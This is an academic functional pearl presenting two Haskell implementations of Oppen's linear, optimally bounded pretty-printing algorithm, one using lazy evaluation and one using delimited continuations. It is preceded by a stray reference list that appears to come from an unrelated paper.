- Bird, R. S. (2006) Loopless functional algorithms. In *The 8th International Conference on Mathematics of Program Construction (MPC '06)*, Uustalu, T. (ed.), Lecture Notes in Computer Science, vol. 4014. Springer-Verlag, pp. 90–114.
- Calkin, N. & Wilf, H. (2000) Recounting the rationals, *Am. Math. Monthly*, 107 (4): 360–363.
- Dijkstra, E. W. (1976) EWD 570: An exercise for Dr. R. M. Burstall. The manuscript was published as pages 215–216 of E. W. Dijkstra (1982), *Selected Writings on Computing: A Personal Perspective*. Springer-Verlag, ISBN 0-387-90652-5.
- Gibbons, J., Lester, D. & Bird, R. (2006) Functional pearl: Enumerating the rationals. *J. Funct. Program.*, 16 (3): 281–291.
- Graham, R. L., Knuth, D. E. & Patashnik, O. (1994) *Concrete mathematics*. 2nd edn. Addison-Wesley.

- Hinze, R. (2008) Functional pearl: Streams and unique fixed points. In *Proceedings of the 13th ACM SIGPLAN International Conference on Functional Programming (ICFP '08)*, Thiemann, P. (ed.). ACM Press, pp. 189–200.
- McBride, C. & Paterson, R. (2008) Functional pearl: Applicative programming with effects. *J. Funct. Program.*, 18 (1): 1–13.
- Peyton Jones, S. (2003) *Haskell 98 Language and Libraries*. Cambridge University Press.
- Rutten, J. (2003) Fundamental study: Behavioural differential equations: A coinductive calculus of streams, automata, and power series. *Theoret. Comp. Sci.*, 308: 1–53.
- Sloane, N. J. A. (2009) The On-Line Encyclopedia of Integer Sequences [online]. Available at: <http://www.research.att.com/~njas/sequences/>.

# FUNCTIONAL PEARL

## *Linear, Bounded, Functional Pretty-Printing*

S. DOAITSE SWIERSTRA  
Utrecht University, NL

OLAF CHITIL  
University of Kent, UK

### Abstract

We present two implementations of Oppen’s pretty-printing algorithm in Haskell that meet the efficiency of Oppen’s imperative solution but have a simpler, clear structure. We start with an implementation that uses lazy evaluation to simulate two co-operating processes. Then we present an implementation that uses higher-order functions for delimited continuations to simulate co-routines with explicit scheduling.

### 1 Introduction

Over 25 years ago Derek Oppen (1980) published an imperative pretty-printer that formats a document nicely within a given width. The algorithm is efficient: it takes time linear in the size of the input and is independent of the given width. Furthermore, the algorithm is *optimally bounded*, that is, for a partial input it already produces that part of the output for which no further inspection of the input is necessary. Oppen’s work inspired numerous pretty-printing libraries, in particular several Haskell libraries (Hughes, 1995; Peyton Jones, 1997; Wadler, 2003); all of these, however, are less efficient than Oppen’s. Then Chitil (2001; 2005) presented a purely functional Haskell implementation that has all the nice properties of Oppen’s original algorithm. That implementation, however, uses an intricate lazy coupling of two double-ended queues; it is quite complex and requires a special, modified implementation of double-ended queues.

The key problem is that information about *what* is to be printed and information about *how* it is to be printed does not become available at the same time. In this pearl we present more straightforward implementations. We start in Section 3.2 with a solution that makes sure that the information about *how* to format groups of text is passed to the place where we know *what* to format; we end in section 3.3 with a solution that builds functions that know *what* to print and calls these functions once it is known *how* to format. Our first solution (Swierstra, 2004) relies heavily on lazy evaluation, whereas in the last one (Chitil, 2006) the scheduling of the necessary computation has been made completely explicit.

## 2 Problem Description

### 2.1 The basic combinators

We will present the different versions — each of which can be seen as a deforested interpreter of a data type describing the structure to be printed — of our algorithm as instances of the following class, which closely follows the interface introduced by Wadler (2003):

```

type Indent = Int -- zero or positive
type Width = Int -- positive
type Layout = String

class Doc d where
    text :: String → d
    line :: d
    group :: d → d
    (<>) :: d → d → d
    nest :: Indent → d → d
    pretty :: Width → d → Layout
    nil :: d
    nil = text ""

    prettyIO :: Doc d ⇒ Width → d → IO ()
    prettyIO w d = putStrLn (pretty w d)
  
```

Each instance of the class *Doc* describe a way to format documents within a given line width (to be referred to as *w*). The function *text* produces a primitive document containing just the *String* argument, *line* indicates a potential line break, and the operator *<>* concatenates two documents. The function *nest* is used to control indentation; it increments the indentation of the document in its second argument by its first argument. Finally, the function *pretty* renders a document of type *d* given a width of type *Width*, and *prettyIO* finally prints it.

How a document is to be formatted is governed by the *group* and *line* combinators. All *line* markers directly contained in a group are to be either formatted as a space or as a newline with indentation. In the first case we say that the group is formatted *horizontally*, otherwise *vertically*. All groups contained in a horizontally formatted group are to be formatted horizontally too. All “top level” line markers are to be printed as newlines, i.e. the implicit top group is to be formatted vertically.

The problem to be solved is to find the “best” layout from the set of layouts described by a document. We define what is “best” in Section 2.2. Some might consider the best layout to be the one that uses the least number of lines. However, such an optimality criterion does not admit any bounded implementation; the end of a document can influence a layout decision at the very beginning (Hughes, 1995). An efficient algorithm computing such a shortest layout has been given by Swierstra *et al.* (1999). Here we will consider greedy algorithms.

*Example.* We can define a simple layout for lists of integers

```
toDoc :: Doc d ⇒ [Int] → d
```

```
toDoc = (text "[]" <>)  

    o foldr (<>) (text "]")  

    o intersperse (group (text ",") <> line)  

    o map (text o show)
```

which gives the following result:

```
> prettyIO 60 (toDoc [1..40])  

[1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17,  

 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32,  

 33, 34, 35, 36, 37, 38, 39, 40]
```

Because each *line* marker is contained in a separate *group*, it is formatted horizontally if and only if the text up to the next *line* marker still fits on the current line, and vertically otherwise (The combination of *group* and *line* corresponds to the “inconsistent blank” of Section 5 in (Oppen, 1980)). Further examples can be found in Wadler (2003).

## 2.2 Straightforward implementations

We first present a specification of our algorithm in a number of steps. We start with a basic specification. This specification is then refined to make it comply with Oppen’s original specification. Next we introduce extra efficiency requirements, which make the problem harder. The solutions to these new problems form the core content of this paper.

### 2.2.1 Basic Specification

We can produce our layout by a simple pre-order traversal of the document tree, i.e., the tree representing the *group* structure. During this traversal we keep track of space remaining on the current output line. At the end of each group we check whether it fits in the space available for this group.

To determine whether a group fits in the remaining space on a line, we compute its total length, i.e., the sum of all the lengths  $s_k$  of the *text* elements and the number of *line* markers contained in the group, as if the whole document was formatted horizontally. Because we want to compute sizes  $s_l$  for many segments, we maintain the accumulated length  $p_l$  for which the following invariant holds:

$$\sum_{i \leq k < j} s_k = p_j - p_i$$

Since the accumulated lengths of preceding elements correspond to the position of an element if the complete document were layed out horizontally we will refer to such values as positions:

**type** *Position* = *Int*

We start by defining an instance *Spec* of *Doc*, which models a document as a function of four parameters and three results:

```
type Remaining = Int  

type Horizontal = Bool
```

```
type Spec = (Indent, Width) → Horizontal
           → Position → Remaining
           → (Position, Remaining, Layout)
```

To reduce the number of arguments in the algorithms to come, we have tupled the *Indentation* of the document with the global *Width*. The argument of type *position* is the position at the beginning of the represented document, and the result *Position* the position at the end. The *Horizontal* argument indicates whether the embracing group is to be formatted horizontally or vertically. The *Remaining* values keep track of the free space on the “current output line”: the argument tells us how much is available at the beginning and the result how much is still left at the end of the “current document”. Our basic specification now reads as follows:

```
instance Doc Spec where
  text t      iw h p r = (p + l, r - l, t) where l = length t
  line       iw h p r = (p + 1, rl, ll)   where (rl, ll) = newLine iw h r
  (dl <> dr) iw h p r = (pr, rr, ll + lr)
    where (pl, rl, ll) = dl iw h p r
          (pr, rr, lr) = dr iw h pl rl
  group d    iw h p r = let v@(pd, _, _) = d iw (pd - p ≤ r) p r in v
  nest j d   (i, w)   = d (i + j, w)
  pretty w d   = let (_, _, l) = d (0, w) False 0 w in l
  newLine (i, w) True r = (r - 1, [', '])
  newLine (i, w) False r = (w - i, '\n' : replicate i ',')
```

This algorithm depends on lazy evaluation, because the definition of *group* uses a cyclic binding which both defines the endpoint  $p_d$  of group and uses it. This design pattern in which part of the result of a call is used to compute one of its arguments is also known from the famous *Repmind* problem (Bird, 1984). If the difference between the begin- and endposition of a group does not exceed the free space at the beginning of the group ( $p_d - p \leq r$ ), we can format the group horizontally, otherwise we have to resort to vertical formatting; we say that in such a case the group extends beyond its *maximal endpoint*  $p + r$ . In the definition of *pretty* the whole document is applied to *False*, expressing that *line* markers appearing outside any group are always to be formatted as line breaks with an initial indentation of 0.

One might be tempted to combine the definition of *newline* with that of *line*, writing:

```
line _     p True r = (p + 1, r - 1, [', '])
line (i, w) p False r = (p + 1, w - i, '\n' : replicate i ',')
```

This however fails. To choose between the two alternatives we need the value of the *Horizontal* argument; but this argument usually depends on an expression  $p_d - p \leq r$ , since this *line* may be part of a group, so it depends on the final position  $p_d$  of this group, and this is a value which is returned by the call and thus cannot be used in deciding which alternative to take. Despite the fact that both alternatives contribute the same value to the position ( $p + 1$ ), the last formulation of *line* forces us to make a choice between the two alternatives too early.

### 2.2.2 Normalising documents

Although probably not immediately obvious the given specification may produce lines longer than  $w$ :

```
> prettyIO 6 (group (text "Hi" <> line <> text "you") <> text "!!!"))
Hi you!!!
```

whereas we would prefer:

```
Hi
you!!!
```

The cause of this behaviour is that a group that still fits on a line may be followed by further text without a separating *line* marker, and thus will end up on the current line even if it extends beyond the end of the line; unfortunately the fact that a group fits does not imply that all its trailing *text* elements will also fit. In our example formatting the preceding group vertically would have avoided lines becoming longer than  $w$ . A simple preprocessing step deals with this problem, by moving all *text* elements to the group to which their nearest preceding *line* marker belongs if it exists. There are two ways to look at our documents: either as sequences of *text* elements separated by *line* markers, or as tree structures built by *group* and *nest* operators, where each node contains additional *text* elements and *line* markers.

So before formatting we first apply a document transformation that moves all *text* elements such that no consecutive sequence of them extends beyond a group. The transformation is based on the following laws:

$$\begin{aligned} \text{group } (\text{text } t <\!\!> d) &= \text{text } t <\!\!> \text{group } d \\ \text{group } d <\!\!> \text{text } t &= \text{group } (d <\!\!> \text{text } t) \\ \text{nest } j \, (\text{text } t <\!\!> d) &= \text{text } t <\!\!> \text{nest } j \, d \\ \text{nest } j \, d <\!\!> \text{text } t &= \text{nest } j \, (d <\!\!> \text{text } t) \\ (d_1 <\!\!> d_2) <\!\!> d_3 &= d_1 <\!\!> (d_2 <\!\!> d_3) \end{aligned}$$

We introduce *Norm d* as a second instance of *Doc*. A *Norm d* is a function returning two elements of type *d*: one containing the leading sequence of *text* elements to be included in a preceding group, and the other the rest of the document. Furthermore, each *Norm d* takes an argument, containing the leading text of its successor:

```
type Norm d = d → (d, d)
```

In this way we have introduced a backwards travelling accumulating document, containing a sequence of text elements (passed to it predecessor in the argument *tt*, trailing text). At each *line* marker we insert these accumulated text elements. As a result, in a normalised document each group starts with a *line* marker if it contains elements at all.

```
instance Doc d ⇒ Doc (Norm d) where
  text t      tt = (text t <\!\!> tt, nil           )
  line       tt = (nil           , line <\!\!> tt)
  (d_l <\!\!> d_r) tt = let (td_l, sd_l) = d_l td_r
                           (td_r, sd_r) = d_r tt
                           in (td_l, sd_l <\!\!> sd_r)
  group d    tt = mapsnd group  (d tt)
  nest j d   tt = mapsnd (nest j) (d tt)
```

```

pretty w d  = let (td, sd) = d nil in pretty w (td <> sd)
nil          tt = (tt, nil)
mapsnd f (x, y) = (x, f y)

```

### 2.3 Extra Requirements

#### 2.3.1 Optimally Bounded

If the outer element of the document is a *group*, our straightforward algorithm *Spec* traverses the complete document tree before emitting any result; this is definitely undesirable for large documents. So we introduce some extra requirements.

Our straightforward algorithm *Spec* is fully strict, as the following computation demonstrates:

```
> prettyIO 4 (group (text "Hi" <> line <> text "you" <> undefined) :: Spec)
Program error: {undefined}
```

However, after having seen the strings "Hi" and "you" we can already conclude that together they do not fit in a line of width 4. So output can be produced without inspecting any further elements, resulting in:

```
> prettyIO 4 (group (text "Hi" <> line <> text "you" <> undefined) :: ??? )
Hi
you
Program error: {undefined}
```

Based on a prefix of the document of size  $w$  we can always decide how to continue formatting, because any group wider than the width-limit has to be formatted vertically. We say that *pretty* is *bounded* if look-ahead into the input is limited by the width  $w$ . We require our final program to be even *optimally bounded*, i.e., any part of the output that can be produced without touching a  $\perp$  element in the input has to be produced.<sup>1</sup> Our *Spec* and *Norm Spec* instances do not fulfill the boundedness requirements, because to determine the total horizontal size of a group it requires all group elements to be defined.

#### 2.3.2 Complexity

Of course, we want our algorithms to be in the class  $O(n)$ , where  $n$  is the number of elements in the input. However, with increased line width the length of the output, when seen as a single long string, may increase, because we will generally have deeper nestings and thus we may generate more white space. We could avoid this problem by representing a layout as a list of indentation-line pairs,  $[(Indent, String)]$ , as in (Hughes, 1995). However, for simplicity and practical applicability we produce a single string and just consider generation of a sequence of white space as a constant time operation. Given this caveat our specification

<sup>1</sup> To be precise, we do not consider partial strings. The argument of *text* is considered as an atomic value that is added to the layout in one step.

is linear and we have to ensure that this linearity remains fulfilled once we find optimally bounded solutions.

One may try to transform *Spec* into an optimally bounded version by having a document return a (lazily constructed) list ( $ls :: [Int]$ ) containing the sizes of the *text* elements and *line* markers in a group in which the lengths of earlier elements come first, and by replacing the test  $p_d - p \leq r$  by an incremental test  $ls \cdot pruning \leq r$ , which fails as soon as the accumulated sizes exceed the available free space :

```
pruning :: [Int] → Remaining → Bool
(s : ss) · pruning · r = (s ≤ r) ∧ ss · pruning · (r - s)
[]     · pruning · r = True
```

Although this modification makes the algorithm optimally bounded, its complexity now suddenly depends on  $w$ , because the pruning is done for each group individually: because the result  $ls$  of a document in a group will be traversed both by *pruning* when deciding whether this group fits, and is returned as part of the  $ls$  of the embracing groups, pruning with nested groups will traverse the same (parts of) lists. Especially with deeply nested groups this becomes a problem. For a document of the shape

```
group (group (group (....
```

the lists of the inner groups will be prefixes of their embracing groups. The pruning process will become a linear search for the first one that passes the *pruning* test. Thus the complexity of our solution becomes dependent on  $w$ .

At this point we may point out a subtlety. One might be inclined to think that if the function *pruning*, as part of the pruning process of the father group, consumes all the elements contributed by a subgroup without failing, that subgroup will fit irrespective of the decisions taken for its ancestors. Unfortunately, this is not the case as the following example demonstrates:

```
prettyIO 15
(group ( text "this"
    <> nest 9 (line <> group (text "takes" <> line <> text "four"))
    <> line <> text "lines"))
```

results in:

```
this
  takes
  four
lines
```

Because the outer group does not fit, the inner group is suddenly indented by 9 spaces. As a consequence the inner group does not fit either! So in order to take a decision for an inner group, we always first have to decide whether its embracing groups fits. Only then we will precisely know how much free space is still left on the line for this inner group.

### 3 Solutions

In this section we will present a sequence of solutions to the pretty printing problem. Before going into the actual solutions we will explain why we will use double-ended queues in all our solutions.




Fig. 1. The situation while pruning

#### 3.1 Double-ended queues

We have seen how the idea of pruning avoids always scanning a complete group before deciding whether it fits. The problem is how to share the scanning of a group with the enclosed groups and thus to avoid the observed recomputations, because it is this aspect that makes the pruning solution depend on the width  $w$ . The fundamental idea, due to Oppen (1980), is to have two processes traverse the document: a *scanning* process determines for all groups whether they fit and a *printing* process uses that information to produce the pretty layout. Pruning ensures that the scanning process never goes far ahead of the printing process.

To explain more precisely what the two processes do, we refer to Picture 1. In this picture we have sketched the *group structure* (without the *line* and *text* elements) of some example input. We distinguish four kinds of nodes: *decided*, *pending*, *traversed* and *untouched*. The kinds of nodes change while both processes traverse the tree in prefix order:

1. Nodes that form part of a group which we know how to format. We indicate

these as *decided* nodes. A decided group can be traversed by the printing process up to the first *pending* or *traversed* subnode.

2. Nodes that have been traversed by the scanning process but are not decided yet; they come in two kinds:
  - (a) Nodes in groups that have been completely *traversed* by the scanning process.
  - (b) Nodes corresponding to the root of a subgroup we have entered, but not yet left. We call these nodes *pending*.
3. Nodes that have not been inspected yet (*untouched*).

In the picture we have indicated the path consisting of pending *group* nodes that leads from the top pending group to the point up to where the scanning process has proceeded. When traversing the tree, this path will grow and shrink as a result of pruning, and entering and leaving groups. We will refer to these nodes as the *dequeue*, as it is a double-ended queue that can grow and shrink at the end and shrink at the top. Each node in the second category above corresponds to an open question: for the pending node we expect an answer from the scanning process, and for the traversed node we can decide once we know the decision for its father, so we can compute how much space is available for the group. In the latter case the situation is similar to the situation as handled in our original specification; *traversed* implies that the total horizontal space needed for the group is known.

The first problem we address is what extra information we have to maintain while investigating whether the top pending group fits, such that when we discover — when pruning — that it does not fit, we can continue with the investigation of the next pending group without reinspecting any values.

We focus on the path with nodes labelled *pending* in the picture. When scanning several things may happen:

- We may conclude that the top pending group does not fit. Then we can take the decision for all its traversed children in the same way as we did in *Spec*: we know their horizontal sizes. So we can print all the elements up to the group node that is next in the dequeue, without any further scanning. This next group becomes the new top pending group.
- We may have traversed the innermost group, i.e., the group corresponding to the last element of the dequeue; in this case we can mark the group as *traversed* and remove it from the end of the dequeue
- We encounter a new group, in which case we extend the dequeue at the end with an extra element.

We introduce the following pseudo data type for double-ended queues<sup>2</sup>. Okasaki's banker's dequeue implementation (Okasaki, 1998) supports all operations in  $\mathcal{O}(1)$  amortised time.

<sup>2</sup> We will use the  $\triangleleft$  only for matching, but never as a constructor.

```
data Dequeue e = ⟨⟩           -- the empty dequeue
          | e ⪻ Dequeue e    -- prepend an element
          | Dequeue e ⪯ e    -- append an element
```

When we introduced the function *pruning*, the values to be pruned were collected and moved to the start of the group; instead of this we build solutions in which we carry along a dequeue containing the current state of the scanning process, and we update this dequeue based on the result of pruning the values we encounter. We perform a little bit of the pruning work for the *top pending* node whenever we encounter a new element that takes up space.

We will now present a sequence of solutions, with increasing efficiency, but also an increasing intricacy.

### 3.2 Bringing the arguments to the printing functions

Let us suppose for a moment that the scanning process manages to compute the *Horizontal* (i.e. the Boolean indicating how to format a group) information efficiently by carrying the dequeue along when traversing the tree. Then this creates a new problem: the *Horizontal* values that become available while scanning have to be made available to the printing process.

Our first step is to extend the algorithm with the computation of the complete list of all needed *Horizontal* values (i.e. the Boolean values for all the groups), listed in prefix order. In the function *pretty* at the root of the overall computation we pass this list back as an argument to the root document, so it can be consumed in the printing process; this design pattern was also used in the *group* function in the *Spec* instance. The tricky part however is here that we also have an information flow in the other direction:

1. The printing process computes the layout. It consumes the list of *Horizontal* values and additionally returns *Remaining* values.
2. The pruning process computes the positions  $p$ , reads the *Remaining* values, and thus produces the list of *Horizontal* values.

We use lazy evaluation to schedule the two parallel processes, each producing output for the other.

Looking at the picture we see that for each group we have entered but not yet left we have a node in the dequeue. In this node we store the relevant information for each pending group: its maximal endpoint  $p + r :: Position$  and its (lazily evaluated) *Horizontal* values for its *traversed* descendant groups.

```
type Horizontals = [Horizontal]
type P        = Horizontals -- Produced by the pruning process
type C        = Horizontals -- Consumed by the printing process
type Dq       = DeQueue (Position, Horizontals)
```

We extend our algorithm such that it carries along two extra threaded variables: a  $Dq$  on behalf of the pruning process and the list of unconsumed *Horizontals* on behalf of the printing process. Furthermore, we return the global list of *Horizontals* to be used in *pretty* as part of the result:

```
type State = (Position, Dq, C, Remaining)
type Lazy = (Indent, Width) → State → (State, Layout, P)
```

We define three functions that update the  $Dq$  structure, two of which may additionally return newly found *Horizontal* information:

```
enter :: Position → Dq → Dq
leave :: Position → Dq → (Dq, P)
prune :: Position → Dq → (Dq, P)
```

When descending into a new group we update the  $Dq$  by appending the maximal endpoint of this group, while at the same time recording that we have no information on its traversed children yet (the empty list []):

```
enter mep q = q ▷ (mep, [])
```

The function *leave* updates the  $Dq$  and possibly returns newly found  $P$ . The function distinguishes three cases, based on the length of the dequeue:

- 0: We have already discovered that the group we are leaving does not fit, and so we learn nothing new.

```
leave p () = ((), [])
```

- 1: We are leaving the current group. Since this node was not pruned away yet, we conclude that the group fits. We also incorporate the *Horizontals* computed for its children into the list of answers, so they show up in their correct position.

```
leave p (()) ▷ (mep, hs) = ((), True : hs)
```

- >1: The last *pending* group changes status to *traversed*. We incorporate this information, together with the information about its children into the node of the group one level up, to be included later in the list of answers we are constructing:

```
leave p (pp ▷ (mep2, hs2) ▷ (mep1, hs1)) =
((pp ▷ (mep2, hs2 ++ [p ≤ mep1] ++ hs1), []))
```

The third function, *prune*, is called when we visit a *text* element or a *line* marker, because these are the only points where *Layout* is produced. The function *prune* compares the current position  $p$  with the maximal end point of the top pending group (if present). If this node still fits on the line, then we do nothing and return the dequeue  $q$  unmodified; if we have reached a point where we can conclude that the top pending group does not fit anymore once we include the next node, then we insert *False* in the list of *Horizontals* we are producing, together with the information of the traversed groups (together in  $C$ ); of course we have to continue pruning for the next pending group, which has become the topmost:

```
prune p () = ((), [])
prune p q@( (mep, hs) ▷ qq)
| p ≤ mep = (q, [])
| True = let (q', hs_new) = prune p qq
         in (q', False : hs ++ hs_new)
```

Using these auxiliary functions we can now formulate a solution which fulfills all requirements. In the case of a group we remember the current head of the list of horizontal information, which tells us how the parent group is to be formatted, and

put this back at the head of the *tail* of the returned value, from which the children have all taken away their *Horizontal* elements. The *tail* removes the *Horizontal* value for the current group, which has served its purpose and is thus no longer needed.<sup>3</sup>

```
instance Doc Lazy where
  text t      iw (p, dq, hs, r)
  = ((p + l, dq', hs, r - l), t, as) where l      = length t
                                         (dq', as) = prune (p + l) dq
  line      iw (p, dq, h, s r)
  = ((p + 1, dq', hs, r'), l', as)   where (dq', as) = prune (p + 1) dq
                                         (r', l') = newLine iw (head hs) r
  (dl <> dr) iw state
  = (stater, ll ++ lr, asl ++ asr) where (statel, ll, asl) = dl iw state
                                         (stater, lr, asr) = dr iw statel
  group d    iw (p, dq, ~ (h : hs), r)
  = ((pe, dq', h : tail hsd, rd), ld, asd ++ as')
    where ((pe, dqd, hsd, rd), ld, asd) = d iw (p, (enter (p + r) dq), hs, r)
                                         (dq', as')           = leave pe dqd
  nest j d   (i, w) = d (i + j, w)
  pretty w d = let (_, l, as) = d (0, w) (0, ⟨⟩, (False : as), w)
                in l
```

For the function *group* lazily accessing *head hs* and *tail hs* is essential. When encountering a new *group* we may still be scanning for one of its remote ancestors, and thus the constructor (:) of *hs* cannot be matched upon, because this part of the list has not been produced yet. One might find this code quite elaborate. It was originally written using an attribute grammar, in which all the different aspects are described separately. The attribute grammar based definition can be found in a technical report by Swierstra (2004).

We implemented two co-operating sequential processes that are coupled through lazy evaluation. The *P* list that is produced in the functions *leave* and *prune* is passed as an argument to the function *pretty* and is being consumed in the actual construction of the *Layout* and thus serves as a synchronising buffer. The communication from the printing process to the computation of the *P* list is a bit more subtle: when storing the maximal endpoints *p + r* in the dequeue, the value of *r* will in general not be known yet; only when we have concluded whether the parent groups fit and have produced the output up to the beginning of the group, this value gets known. Lazy evaluation enables us to refer to this yet unknown value.

### 3.3 Bringing the printing functions to the arguments

The question arises whether we can make the exchange of information between the scanning and the printing processes more explicit, thus changing from a parallel

<sup>3</sup> For the sake of clarity we have encoded all list concatenations explicitly. In the actual implementation these have to be replaced by more efficient versions.

processes view to a co-routine view. The answer is affirmative: instead of computing the  $P$  list and bringing it to the printing part, the scanning co-routine can build for each group a function that constructs the actual layout (*prints* in our terminology), based on its *Horizontal* parameter. So instead of storing *Horizontal* values in the dequeue we store printing functions, to be called once we know their ‘horizontality’. Thus evaluation of the printing and scanning co-routines is interleaved.

We introduce the following types:

```
type Out      = Remaining → Layout
type OutGroup = Horizontal → Out → Out
```

The type *Out* is the type of a function that prints a suffix of a document, that is, from a given point to its end; the function takes as argument the remaining free space on a line and produces a *Layout*. The type *OutGroup* is used to represent the postponed construction of the layout corresponding to the traversed part of a group. It takes three arguments, one indicating how the group is to be formatted, a continuation for the rest of the document, and the remaining free space at the beginning of this group. The latter value remains synchronised with the actual output produced, and the updated value is passed on to the continuation.

Instead of storing *Horizontal* values in the dequeue, we now store values of the type *OutGroup*, which represent postponed printing:

```
type Dq      = DeQueue (Position, OutGroup)
type TreeCont = Position → Dq → Out
type Cont     = (Indent, Width) → TreeCont → TreeCont
```

The algorithm mainly initialises and combines delimited continuations:

```
instance Doc Cont where
  text t    iw   = scan l outText
  where
    l          = length t
    outText - c r = t ++ c (r - l)
  line      (i, w) = scan 1 outLine
  where
    outLine True c r = ' ' : c (r - 1)
    outLine False c r = '\n' : replicate i ' ' ++ c (w - i)
  (dl <> dr) iw = dl iw ∘ dr iw
  group d   iw   = λc p dq → d iw (leave c) p (dq ▷ (p, λh c → c))
  nest j d  (i, w) = d (i + j, w)
  pretty w d   = d (0, w) (λp dq r → "") 0 ⟨⟩ w
  nil       iw   = λc → c
```

When scanning *text* and *line* documents we distinguish between the following cases:

- We already know that the group they belong to does not fit (represented by the dequeue being empty). In this case we can immediately print the element.
- We are still waiting for this information to become available. In this case we remember the printing obligation in the last element of the dequeue.

*scan* :: *Width* → *OutGroup* → *TreeCont* → *TreeCont*

$$\begin{aligned} \text{scan } l \text{ out } c p \langle \rangle &= \text{out False } (c(p+l) \langle \rangle) \\ \text{scan } l \text{ out } c p (dq \triangleright (s, grp)) &= \text{prune } c(p+l)(dq \triangleright (s, \lambda h \rightarrow grp h \circ \text{out } h)) \end{aligned}$$

Every time scanning increases the current position and the dequeue may be non-empty, *prune* checks whether a pending dequeue element can be printed:

$$\begin{aligned} \text{prune} :: \text{TreeCont} &\rightarrow \text{TreeCont} \\ \text{prune } c p \langle \rangle &\quad r = c p \langle \rangle r \\ \text{prune } c p dq @ ((s, grp) \triangleleft dq') r &\mid p > s + r = grp \text{ False } (\text{prune } c p dq') r \\ &\mid \text{True} = c p dq r \end{aligned}$$

Finally, at the end of a group the last dequeue element — if it has not already been pruned away — is printed or the print obligation is merged with the element for the surrounding group.

$$\begin{aligned} \text{leave} :: \text{TreeCont} &\rightarrow \text{TreeCont} \\ \text{leave } c p \langle \rangle &= c p \langle \rangle \\ \text{leave } c p (\langle \rangle \triangleright (s_1, grp_1)) &= grp_1 \text{ True } (c p \langle \rangle) \\ \text{leave } c p (pp \triangleright (s_2, grp_2) \triangleright (s_1, grp_1)) &= \\ &c p (pp \triangleright (s_2, \lambda h c \rightarrow grp_2 h (\lambda r \rightarrow grp_1 (p \leq s_1 + r) c r))) \end{aligned}$$

In contrast to our previous solution, how the scanning co-routine treats the elements of a group depends on whether the dequeue is empty. This distinction is required for our more explicit scheduling of the computation, which does not use lazy evaluation anymore. This solution also works in a strict setting.

#### 4 Conclusions

As mentioned in the introduction many have tried to derive a backtrack-free implementation of Oppen’s algorithm. Especially Hughes (1995) and Wadler (2003) employed algebraic techniques, and one may wonder why they did not come up with a solution satisfying all nice properties. We think the answer is that we are dealing here with two mutually recursive processes, which run asynchronously. This is not easy to express in a purely algebraic style.

We used the interface designed by Wadler; his implementation is bounded, but not optimally bounded (Section 9 of (Chitil, 2005) demonstrates the difference).

What is the difference between Chitil’s (2001; 2005) first pretty printing solution and our solutions presented here? It is the way in which the scanning process informs the printing process about whether a group is to be printed horizontally or vertically. Like our *Lazy* solution Chitil’s first solution passes for every group a Boolean *Horizontal* from the scanning process to the printing process. However, Chitil’s first solution is based on the idea that the printing process has passed the information what the *Remaining* space at the beginning of the group is to the scanning process and hence the *Horizontal* information should be passed backwards along the same way. The *Remaining* value of a group travels as part of the start position of the group through the dequeue to the point where the scanning process uses it to decide whether the group is to be formatted horizontally. Hence Chitil’s first solution uses a second dequeue with the same structure as the dequeue of pending group nodes but with reversed data flow to pass a *Horizontal* value back to its group in the printing process. In the middle of pretty printing parts of the

second dequeue do not yet exist, but the defined elements can still be accessed using the identical and fully defined structure of the first dequeue. The required close relationship between the two deques implies that no standard dequeue implementation can be reused, the special dequeue implementation is quite complex, and operations have a constant but high time cost.

Our solutions presented here use a single standard dequeue. The *Lazy* solution passes *Horizontal* information in a simple list to the printing process and the *Cont* solution directly constructs printing functions. The latter corresponds to the co-routine equivalent of our parallel processes view, which makes the scheduling of all the computations explicitly visible. All lazy evaluation is gone. Ideally, we would have liked to derive the second solution from the first; we did not manage to do so. We hope this pearl will inspire others to investigate the transformation from the parallel view into the co-routine view in other (less tricky) contexts.

### Acknowledgements

Doaitse Swierstra thanks Markus Lauer for spotting a bug in an earlier version of this pearl, Andres Löh for ample support with lhs2TEX and members of the Software Technology group in Utrecht for many useful comments on the presentation. Olaf Chitil thanks Bernd Braßel and Michael Hanus for discussions about how logical variables could simplify the implementation of pretty printing.

### References

- Bird, Richard S. (1984). Using circular programs to eliminate multiple traversals of data. *Acta inf.*, **21**, 239–250.
- Chitil, Olaf. (2001). Pretty printing with lazy deques. *Pages 183–201 of:* Hinze, Ralf (ed), *ACM Sigplan Haskell workshop*. UU-CS, no. 23.
- Chitil, Olaf. (2005). Pretty printing with lazy deques. *Transactions on programming languages and systems (TOPLAS)*, **27**(1), 163–184.
- Chitil, Olaf. (2006). *Pretty printing with delimited continuations*. Technical report 4-06. Computing Laboratory, University of Kent.
- Hughes, John. (1995). The Design of a Pretty-printing Library. Jeuring, J., & Meijer, E. (eds), *Advanced functional programming*. LNCS, vol. 925. Springer Verlag.
- Okasaki, Chris. (1998). *Purely functional data structures*. Cambridge University Press.
- Oppen, Dereck C. (1980). Pretty-printing. *ACM trans. program. lang. syst.*, **2**(4), 465–483.
- Peyton Jones, Simon L. (1997). *A pretty printer library in Haskell*. Part of the GHC distribution at <http://www.haskell.org/ghc>.
